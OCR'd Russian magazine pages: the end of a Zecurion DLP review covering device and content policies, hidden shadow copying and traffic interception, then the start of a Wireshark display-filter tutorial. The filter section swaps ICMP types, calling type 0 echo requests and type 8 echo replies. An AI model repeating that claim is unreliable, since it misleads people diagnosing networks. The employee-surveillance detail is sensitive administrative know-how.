ПРИ ПЕРВОМ ЗАПУСКЕ КОНСОЛИ УПРАВЛЕНИЯ ZLOCK ПРЕДЛАГАЕТ СОЗДАТЬ ЦИФРОВОЙ СЕРТИФИКАТ, СОДЕРЖАЩИЙ ЗАКРЫТЫЙ И ПУБЛИЧНЫЙ КЛЮЧИ



Zlock: настройка правил работы политики



Zlock: настройка политики контроля файлов по типу

В ПОИСКАХ СЕКРЕТНЫХ ДАННЫХ

Помимо Zlock и Zgate, в состав Zecurion DLP входит еще один продукт — Zdiscovery. Он предназначен для мониторинга распространения конфиденциальной информации по локальной сети. С его помощью можно находить секретные данные на любых хранилищах (серверах, рабочих станциях пользователей, NAS и прочих). Это позволяет отыскивать нелегитимные их копии и удалять или перемещать их, значительно уменьшая риск утечки конфиденциальной информации.

Панель управления состоит из двух частей. В левой отображается список доступных компьютеров. Он может загружаться как из Active Directory, так и с помощью NetBIOS. По умолчанию все компьютеры сгруппированы по установленным на них приложениям (серверы в одной группе, машины с установленными приложениями в другой, компьютеры без продуктов Zecurion в третьей и так далее). Также есть возможность просмотра в другом режиме. В этом случае все компьютеры выводятся единым списком (возможно с делением на группы, если такое предусмотрено в домене компании), а в каждом из них отображаются установленные приложения. Администратор безопасности может подключиться к любому компьютеру, если на нем установлен хотя бы какой-то модуль Zecurion. При этом в правой части появляется возможность работы с этим модулем.

После первого запуска консоли управления в первую очередь необходимо установить права доступа к Zlock. По умолчанию система настроена так, что локальный администратор имеет полные возможности по управлению защитой. Однако это будет необходимо исправить, если в компании функции системного администратора и администратора безопасности разделены. Выдавать доступ можно как на основе групп и имен пользователей Windows, так и вводя собственные аккаунты для продуктов Zecurion. Права можно настроить весьма гибко, указав разрешенные операции: изменение политик доступа, просмотр журналов и прочее.

В ходе первичной настройки необходимо определить параметры теневого хранилища. Это нужно для включения в политики теневого (незаметного для пользователей) копирования файлов. Что позволит администратору безопасности контролировать передачу на носители или распечатку даже тех документов, которые удовлетворяют политикам безопасности. В качестве хранилища может использоваться локальная папка (она недоступна для самих пользователей) или папка на сервере.

Также можно настроить систему мониторинга. Она позволяет автоматически с заданным интервалом времени опрашивать агенты и отслеживать таким образом их состояние. С мониторингом можно связать автоматическое обновление конфигураций, загруженных в клиентские программы.

В последней версии Zlock появилась еще одна интересная возможность. Речь идет о принудительном шифровании информации, записываемой на съемные накопители. Это позволяет организовать безопасный перенос данных на флешках даже помимо воли сотрудников. Если в компании планируется использовать эту возможность, то в процессе предварительной настройки необходимо сгенерировать ключ шифрования. Сделать это можно, подключившись к серверу конфигураций.

НАСТРОЙКА ZLOCK


Настройка Zlock предполагает создание набора политик безопасности, которые описывают правила доступа сотрудников к тем или иным устройствам. Таких политик может быть несколько. Каждая из них обладает собственным приоритетом, который определяет порядок их применения. Такой подход позволяет создать очень гибкие условия доступа. Если устройство подходит под несколько политик, то будет применяться та из них, которая имеет максимальный приоритет. Также в Zlock есть политика по умолчанию. Она используется для задания прав доступа к тем устройствам, которые не попали ни под одну другую.

Политики безопасности в рассматриваемой программе делятся на два типа. Первые определяют права на уровне устройства. Проще говоря, они позволяют полностью запретить или разрешить подключение какого-то оборудования. При этом для накопителей есть дополнительная возможность — открыть доступ только для чтения.

При создании такой политики в первую очередь указываются устройства, для которых она работает. Их можно выбирать из списка типовых (например, инфракрасные порты, модемы, съемные накопители, принтеры). Также можно указывать физическое устройство или целый их класс из перечня подключенного к компьютерам оборудования или каталога устройств (в этот каталог можно добавить и в будущем использовать для создания политик все оборудование компании, подключенное к разным ПК). Отдельно в список вносятся принтеры и USB-устройства с заданными характеристиками (флешки определенных производителей, моделей или даже конкретные устройства).

Далее указываются настройки доступа. Как мы уже говорили, это может быть полный запрет или же разрешение на чтение или чтение и запись. Примечательно, что права

В ПОСЛЕДНЕЙ ВЕРСИИ ZLOCK ПОЯВИЛАСЬ ВОЗМОЖНОСТЬ ПРИНУДИТЕЛЬНОГО ШИФРОВАНИЯ ИНФОРМАЦИИ, ЗАПИСЫВАЕМОЙ НА СЪЕМНЫЕ НАКОПИТЕЛИ



Zlock: настройка политики контроля файлов по содержимому

можно задавать с привязкой к пользователям. То есть некоторым группам сотрудников можно разрешить чтение с флешек, отдельным ответственным лицам — чтение и запись, а всем остальным вообще закрыть доступ к устройствам этого типа.

При необходимости дополнительно можно задать расписание действия политики по дням, неделям или месяцам. Также можно указать правила ее работы. Они определяют активность политики в зависимости от доступности домена: когда рабочая станция подключена к домену локально, через VPN или работает автономно. Это особенно актуально для ноутбуков, которые сотрудники могут выносить за пределы офиса.

В завершение настройки политики можно определить параметры контроля копируемых файлов. Такие функции, как журналирование событий, теневое копирование и шифрование, включаются, отключаются и настраиваются независимо друг от друга.

Вторая группа политик — политики контроля файлов. С их помощью можно определять права доступа в зависимости от типа или содержимого документов. При использовании таких политик подключенные к компьютерам сотрудников накопители и принтеры доступны. Однако скопировать на них или распечатать получится не любые, а только удовлетворяющие правилам файлы. Политики контроля файлов также могут быть привязаны к пользователям и их группам. Это обеспечивает необходимую гибкость системы защиты.

При создании политики второго типа в первую очередь необходимо определить тип контроля — по типу файлов или по их содержимому. При выборе первого варианта в списке поддерживаемых форматов нужно просто включить требуемые пункты. Это могут быть как отдельные типы, так и целые их группы, например текстовые документы, архивы, видеофайлы и прочее. Стоит отметить, что Zlock определяет формат не по расширению, а по содержимому файлов, сравнивая его с сигнатурами.

Второй вариант контроля используется только для документов, содержащих текст. Он позволяет разрешать или запрещать копирование файлов в зависимости от их содержимого. Правил анализа в одной политике может быть несколько. Это дает возможность использовать в одной политике сразу несколько разных инструментов исследований.


Всего в данном виде политик может применяться три разных типа анализа. Первый из них — «Содержит текст». Как видно из названия, политика будет срабатывать в том случае, если в исследуемом документе будут обнаружены заданные слова. При этом слова могут искаться точно в заданном виде, с учетом морфологии, стемминга (обработки окончаний), транслитерации и подстановочных символов. Второй инструмент во многом похож на первый. Вот только при его использовании происходит поиск не отдельных слов и выражений, а слов из предварительно заданного словаря. Таких словарей в системе может быть произвольное количество. Каждый из них должен содержать слова, которые позволяют отнести исследуемый текст к той или иной категории.

Третий способ контекстного анализа — поиск по шаблону. В нем используются шаблоны — наборы обычных и подстановочных символов. Такой вариант оптимален для поиска любой формализованной информации. И особенно хорош для контроля передачи персональных данных: номеров телефонов, паспортных данных, ИНН и прочего. Кстати, в комплект поставки уже входит целый набор шаблонов наиболее распространенных персональных данных.


В завершение настройки политики контроля файлов необходимо определить ее действия. Для чтения файлов со съемных накопителей это может быть запрет или разрешение с журналированием или без него. Для записи дополнительно появляется возможность теневого копирования и принудительного шифрования. Для печати документов доступны запрет и разрешение. Также для распечаток можно включить журналирование и теневое копирование.

После создания всех необходимых политик их нужно загрузить в установленные агенты. Сделать это можно несколькими способами. Самый простой — прямо через консоль управления. Для этого достаточно выбрать нужные компьютеры и выполнить специальную операцию — «Распространить конфигурацию».


Zlock: выбор действий политики контроля файлов по содержимому



Zgate: настройка режима контроля почты



Zgate: пример политики контроля



Zgate: настройка режима контроля веб-каналов

Второй вариант предполагает использование групповых политик Windows. В этом случае создается специальный файл с конфигурацией, который и распространяется на компьютеры конечных пользователей. Третий вариант — использование возможностей сервера конфигураций. Можно загрузить в него набор политик и указать настройки получения списка компьютеров и серверов. После этого модуль будет самостоятельно отслеживать ситуацию и автоматически загружать соответствующие конфигурации на все, в том числе и на вновь появляющиеся компьютеры. Его использование позволяет значительно уменьшить количество рутинных операций и тем самым упростить работу администратора безопасности.

РАЗВЕРТЫВАНИЕ ZECURION ZGATE

Zgate — шлюзовое решение для контроля сетевого трафика. В его дистрибутив входит три модуля. Два уже знакомы нам: это сервер журналов и консоль управления. Если они были развернуты при настройке Zlock, то их можно уже не устанавливать. Третий модуль — сам сервер Zgate. Он предназначен для анализа трафика и является основной частью системы защиты.


Сама процедура установки не представляет особого интереса, ее мы опустим. А вот на чем стоит заострить внимание, так это на выборе режима работы системы защиты. Дело в том, что рассматриваемое решение может работать двояко. С одной стороны, Zgate может выступать в роли прокси-сервера. В этом случае он получает возможность фильтровать трафик, выявляя и не выпуская конфиденциальную информацию из корпоративной сети. С другой стороны, Zgate может работать только с зеркалированным трафиком. В этом случае он не может предотвращать утечки данных, а только фиксирует инциденты.

На первый взгляд кажется, что выбор вполне очевиден. Лучше предотвращать утечки конфиденциальных данных, нежели просто фиксировать их. Однако на самом деле работа в режиме прокси-сервера может помешать нормальному протеканию бизнес-процессов компании. Например, при высокой нагрузке или каком-либо сбое DLP-система, работающая в режиме прокси-сервера, может прервать доступ к интернету. Кроме того, нельзя забывать, что контекстный анализ, который используется для исследования трафика, зачастую носит вероятностный характер. Поэтому всегда существует риск того, что система защиты заблокирует вполне легитимную передачу информации. Именно поэтому в большинстве крупных компаний шлюзовые DLP-решения работают только с зеркалированным трафиком.

В том случае, если был выбран вариант с фильтрацией трафика, Zgate должен быть установлен как прокси-сервер между корпоративным почтовым сервером и интернетом. Таким образом, он будет обрабатывать всю как исходящую, так и входящую корреспонденцию. Фильтрация веб-трафика возможна на ICAP-совместимом прокси-сервере или на сервере Microsoft Forefront TMG.


Если было принято решение о работе в режиме мониторинга, то необходимо обеспечить поступление зеркалированного трафика на сервер Zgate. Для этого можно использовать разные возможности, например зеркалирование с порта прослушивания коммутатора.

В заключение процесса развертывания рассматриваемого решения необходимо выполнить его настройку — определить контролируемые протоколы и режимы работы, права доступа сотрудников, параметры архивирования информации и журналирования событий. В первую очередь стоит разобраться с электронной почтой. Для ее настройки нужно выбрать соответствующий режим работы системы (прокси-сервер, анализ зеркалированного трафика или плагин к Microsoft Exchange) и в зависимости от него настроить параметры приема и передачи корреспонденции.




Zgate: выбор действия

ЕСТЬ РИСК ТОГО, ЧТО СИСТЕМА ЗАЩИТЫ ЗАБЛОКИРУЕТ И ЛЕГИТИМНЫЕ ДАННЫЕ. ПОЭТОМУ НА ПРОДАКШНЕ DLP РАБОТАЮТ ТОЛЬКО С ЗЕРКАЛИРОВАННЫМ ТРАФИКОМ



Zgate: выбор типа при создании условия



Zgate: настройка контентного анализа

Контроль веб-трафика настраивается отдельно по протоколам. Для каждого из них можно выбрать свой режим работы — зеркалирование или фильтрация. А контроль ненужных протоколов можно отключить вообще. Особое внимание необходимо уделить разделу HTTP/HTTPS. При его включении необходимо определить область контроля. Дело в том, что в его состав входит большое количество поддерживаемых рассматриваемым решением сайтов и веб-сервисов. И администратор безопасности может включать и выключать их независимо друг от друга. Это позволяет контролировать веб-почту, социальные сети, форумы и даже сайты поиска работы.

Также необходимо настроить архив — базу данных, в которой будет сохраняться вся собранная информация. Для этого может использоваться MS SQL Server или Oracle Database. Тут важно понимать отличие архива от журнала событий. Первый используется для хранения перехваченных писем, сообщений, отправленных через IM-клиенты, постов на форумах и в социальных сетях. А в журнале фиксируются заданные администратором события: инциденты, поступление в архив новой информации, изменение настроек, ошибки.

После общей настройки системы можно переходить к разработке политики безопасности. Она представляет собой набор условий фильтрации и связанных с ними действий. Условий в политике может быть несколько. При этом администратор безопасности имеет возможность задать порядок их следования. То есть трафик поочередно проходит все проверки и на любом этапе может быть признан нелегитимным.

Всего в Zgate предусмотрено восемь типов условий. Большая часть из них относится к формальным. Это проверка на наличие зашифрованных файлов, проверка адресов, типа вложенных файлов и параметров сообщений (по IP-адресу, размеру вложений, дате и времени отправки). Два типа условий используются для контекстного анализа — поиск текста и поиск по словарю. В них применяются дополнительные инструменты: морфологический анализ, стемминг, учет транслитерации, ошибок, поиск по шаблону.

Отдельного упоминания заслуживает условие «Проверка внешним приложением». Его наличие позволяет существенно расширить функциональность системы защиты и подключить к ней любые приложения или скрипты, в том числе и самостоятельно разработанные для конкретных условий данной компании. Последний тип условий — составной. В него можно включать условия любых других типов, объединяя их логическими операциями.

Для каждого условия необходимо задать одно или несколько действий, которые будет производить система при его выполнении. Операций доступно много. Среди них есть полная блокировка соединения, автоматическое изменение сообщений (вставка в него определенного текста, удаление и добавление вложений, изменение полей), перемещение в карантин и сохранение в архиве, отправка уведомления администратору безопасности, журналирование. В общем, действия предусмотрены на все случаи жизни.

Таким образом, после создания всех необходимых условий и привязки к каждому из них нужных действий мы получаем полноценную политику, которая может весьма гибко учитывать все нюансы. Такой подход позволяет уменьшить количество ложных срабатываний системы защиты, сократив тем самым нагрузку на администраторов безопасности.

ПОДВОДИМ ИТОГИ

Сегодня мы разобрали, как можно развернуть в компании комплексную систему предотвращения утечек конфиденциальных данных, которая способна контролировать как локальные, так и сетевые каналы. Безусловно, данный обзор не может претендовать на полноту. Такие серьезные решения, как Zecurion DLP, обладают весьма обширным функционалом, рассмотреть который в одной статье просто-напросто невозможно. Поэтому за пределами обзора остались многие, безусловно, весьма интересные возможности. Например, подача запросов пользователей на временный доступ к устройствам в Zlock, контроль Skype и зашифрованного трафика в Zgate.

Однако и сказанного вполне достаточно, чтобы понять одну простую вещь. На сегодняшний день защита корпоративной сети от утечек конфиденциальной информации — это не какая-то сверхсложная задача. Вне всякого сомнения, построение такой системы безопасности — процесс трудоемкий и требующий определенных знаний. Однако при использовании современных решений вполне осуществимый собственными силами. ⌶

Андрей Бражук (www.nets4geeks.com)

Выводим на чистую воду

ВЫЖИМАЕМ МАКСИМУМ ИЗ ФИЛЬТРОВ ОТОБРАЖЕНИЯ WIRESHARK

Для исследования поведения сетевых приложений и узлов, а также чтобы выявить неполадки в работе сети часто прибегают к анализаторам сетевых пакетов. Ключевые особенности подобного ПО — это, во-первых, возможности разносторонней аналитики, а во-вторых, многофункциональная фильтрация пакетов, позволяющая выудить крупицы интересующей информации в безбрежном потоке сетевого трафика. Именно последнему аспекту и посвящена эта статья.

ВВЕДЕНИЕ

Из всех методов изучения компьютерных сетей анализ трафика, пожалуй, самый кропотливый и трудоемкий. Интенсивные потоки современных сетей порождают очень много «сырого» материала, отыскать в котором крохи полезной информации далеко не просто. За время своего существования стек TCP/IP оброс многочисленными приложениями и дополнениями, счет которым идет на сотни и тысячи. Это прикладные и служебные протоколы, протоколы аутентификации, туннелирования, доступа к сети и так далее. Кроме знания азов сетевых взаимодействий, исследователю трафика (то есть тебе) нужно свободно ориентироваться во всем этом протокольном многообразии и уметь работать со специфичными программными инструментами — снифферами, или, по-научному, анализаторами трафика (протоколов).

Функциональность сниффера — это не только возможность использования «неразборчивого» (promiscuos) режима работы сетевой карты для перехвата. Подобный софт должен уметь эффективно фильтровать трафик как на этапе сбора, так и во время изучения отдельных единиц передачи (фреймов, пакетов, сегментов, датаграмм, сообщений). Причем чем больше протоколов сниффер «знает», тем лучше.

Современные анализаторы протоколов много чего умеют: считать статистику трафика, рисовать графики хода сетевых взаимодействий, извлекать данные прикладных протоколов, экспортировать результаты работы в различные форматы... Поэтому подбор инструментария для анализа сетевого трафика — это тема для отдельного разговора. Если ты не знаешь, что выбрать, или же не хочешь тратить деньги на платное ПО, то воспользуйся простым советом: установи Wireshark.




Рис. 1. Профиль фильтров перехвата

ЗНАКОМИМСЯ С ФИЛЬТРАМИ

Wireshark поддерживает два вида фильтров:

- перехвата трафика (capture filters);
- отображения (display filters).

Первая подсистема досталась Wireshark в наследство от библиотеки Pcap, обеспечивающей низкоуровневый API для работы с сетевыми интерфейсами. Выборка трафика на лету во время перехвата позволяет экономить оперативную память и место на жестком диске. Фильтр представляет собой выражение, состоящее из группы примитивов, при необходимости объединенных логическими функциями (and, or, not). Записывается это выражение в поле «Capture Filter» диалогового окна «Capture options». Наиболее употребляемые фильтры можно сохранять в профиле для повторного использования (рис. 1).

Язык фильтров перехвата стандартный для мира Open Source и используется многими Pcap-основанными продуктами (например, утилитой tcpdump или системой обнаружения/предотвращения вторжений Snort). Поэтому описывать синтаксис здесь нет особого смысла, так как он тебе, скорее всего, знаком. А детали можно посмотреть в документации, например в Linux на странице справочного руководства pcap-filter(7).

Фильтры отображения работают с уже перехваченным трафиком и являются «родными» для Wireshark. Отличия от Pcap — в формате записи (в частности, в качестве разделителя полей используется точка); также добавлены английская нотация в операциях сравнения и поддержка подстрок.

Вписать фильтр отображения можно прямо в соответствующее поле (внимание, работает выпадающий список-подсказка) главного окна программы после кнопки «Filter» (кстати, под этой кнопкой скрывается профиль для часто используемых выражений). А если кликнуть расположенную неподалеку кнопку «Expression…», то откроется многофункциональный конструктор выражений (рис. 2).

Слева (Field Name) представлено упорядоченное по алфавиту дерево полей сообщений протоколов, которые известны Wireshark. Для данного поля можно указать логический оператор (Relation), вписать значение (Value), указать диапазон (Range) или выбрать значение из списка (Predefined Value). В общем, полная сетевая энциклопедия в одном окошке.

Вот логические операторы, используемые в фильтрах отображения:

- and (&&) — «И»;
- or (||) — «ИЛИ»;
- xor (^^) — исключающее «ИЛИ»;
- not (!) — отрицание;
- […] — выборка подстроки.

```
# Фильтруя по MAC-адресу своего сетевого адаптера,
# исключаем весь локальный трафик
not (eth.addr eq aa:bb:cc:22:33:44)
# Отметаем весь «служебный шум», чтобы сконцентрироваться
# на интересующем нас трафике
!(arp or icmp or dns)
```

Что касается выборки подстроки, то это не совсем логическая операция, но весьма полезная опция. Она позволяет получить определенную часть последовательности. Например, так можно использовать в выражении первые (первое число в квадратных скобках — смещение) три байта (число после двоеточия — длина подпоследовательности) поля MAC-адреса источника:

```
eth.src[0:3] == 00:19:5b
```

В выборках с двоеточием один из параметров можно опускать. Если пропустить смещение, то отсчет выборки начнется с нулевого байта. Если длину — то получим все байты от смещения до конца поля.

К слову, выборку подстроки удобно использовать для выявления малвари в случае, если известна последовательность байт, идущая после заголовка (например, «0x90, 0x90, 0x90, 0x04» в UDP-пакете):

```
udp[8:4] == 90:90:90:04
```

Операции сравнения, используемые в логических выражениях:

- eq (==) — равно;
- ne (!=) — не равно;
- gt (>) — больше;
- lt (<) — меньше;
- ge (>=) — больше или равно;
- le (<=) — меньше или равно.

```
tcp.dstport ne 8080 && tcp.len gt 0 && data[0] eq A0
```

Собственно, теории для начала достаточно. Дальше используй здравый смысл и скобки по необходимости и без нее. Также не забывай, что фильтр по сути — логическое выражение: если оно истинно, то пакет отобразится на экране, если ложно — нет.




Рис. 2. Конструктор фильтров отображения

ИЩЕМ УГОНЩИКА IP-АДРЕСА

В сегменте локальной сети случаются (по тем или иным причинам) совпадения IP-адресов у двух и более узлов. Методика «отлова» (определения MAC-адресов) конфликтующих систем общеизвестна: запускаем на третьем компьютере сниффер, чистим ARP-кеш и стимулируем запрос на разрешение MAC'а искомого IP, например пропинговав его:

```
# arp -d 192.168.56.5
# ping -n -c 1 192.168.56.5
```

А потом ищем в перехваченном трафике, с каких MAC'ов пришли ответы. Если Wireshark наловил слишком много пакетов, создаем фильтр отображения с помощью конструктора. В первой части выражения выбираем ARP-ответы, во второй — те сообщения, в которых исходный IP-адрес равен искомому. Примитивы объединяем оператором &&, так как нужно, чтобы оба условия выполнялись одновременно:

```
(arp.opcode == reply) && (arp.src.proto_ipv4 == ↵
192.168.56.5)
```

Кстати, при выполнении этого сценария ни одна компьютерная сеть не пострадала, потому что были использованы две виртуальные машины Oracle VirtualBox и сетевое подключение типа «Виртуальный адаптер хоста».

ИНСПЕКТИРУЕМ СЕТЕВОЙ И ТРАНСПОРТНЫЙ УРОВНИ

До сих пор достаточно эффективным средством диагностики сетевого стека остается протокол ICMP. Из сообщений этого протокола можно получить ценную информацию о проблемах в сети.

Как ты уже догадался, отфильтровать ICMP в Wireshark очень просто. Достаточно в строке фильтрации в главном окне программы написать: icmp. Кроме icmp, работают и многие другие ключевые слова, являющиеся именами протоколов, например arp, ip, tcp, udp, snmp, smb, http, ftp, ssh и другие.

Если ICMP-трафика много, то отображение можно детализировать, исключив, например, эхо-запросы (тип 0) и эхо-ответы (тип 8):

```
icmp and ((icmp.type ne 0) and (icmp.type ne 8))
```

